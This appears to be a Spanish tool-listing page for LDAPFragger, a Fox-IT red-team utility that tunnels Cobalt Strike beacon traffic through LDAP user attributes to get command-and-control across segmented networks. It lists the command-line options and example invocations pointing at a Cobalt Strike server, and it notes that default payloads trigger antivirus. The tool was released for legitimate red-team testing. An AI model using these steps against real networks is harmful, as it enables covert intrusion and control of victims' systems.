
 fox-it/ldapfragger
Herramienta C2 que enruta datos de beacon de Cobalt Strike a través de atributos de usuario LDAP para un comando y control sigiloso en redes segmentadas.

LDAPFragger es una herramienta de Comando y Control que permite a los atacantes enrutar datos de beacon de Cobalt Strike a través de LDAP utilizando atributos de usuario.
Para información de contexto, lea el blog de lanzamiento: http://blog.fox-it.com/2020/03/19/ldapfragger-command-and-control-over-ldap-attributes
.NET 4.0, pero puede funcionar también con frameworks .NET más antiguos y más nuevos. _ _ __
| | | | / _|
| | __| | __ _ _ __ | |_ _ __ __ _ __ _ __ _ ___ _ __
| |/ _` |/ _` | '_ \| _| '__/ _` |/ _` |/ _` |/ _ \ '__|
| | (_| | (_| | |_) | | | | | (_| | (_| | (_| | __/ |
|_|\__,_|\__,_| .__/|_| |_| \__,_|\__, |\__, |\___|_|
| | __/ | __/ |
|_| |___/ |___/
Fox-IT - Rindert Kramer
Uso:
--cshost: Dirección IP o nombre de host de la instancia de Cobalt Strike
--csport: Puerto de la interfaz C2 externa en el servidor de Cobalt Strike
-u: Nombre de usuario para conectarse a Active Directory
-p: Contraseña para conectarse a Active Directory
-d: FQDN del dominio de Active Directory
--ldaps: Usar LDAPS en lugar de LDAP
-v: Salida detallada
-h: Mostrar este mensaje
Si no se proporcionan credenciales de AD, se utilizará la autenticación integrada de AD.
Ejemplo de uso:

Desde el segmento de red A, ejecute
LDAPFragger --cshost <Cobalt Strike IP> --csport <External listener port>

LDAPFragger --cshost <Cobalt Strike IP> --csport <External listener port> -u <username> -p <password> -d <domain FQDN>
Desde el segmento de red B, ejecute
LDAPFragger

LDAPFragger -u <username> -p <password> -d <domain FQDN>
LDAPS se puede usar con la bandera --LDAPS, sin embargo, el tráfico LDAP regular también está cifrado. Tenga en cuenta que el payload predeterminado de Cobalt Strike será detectado por la mayoría de los AV.
Descubre las herramientas más usadas por nuestra comunidad.
Sin datos de popularidad aún.
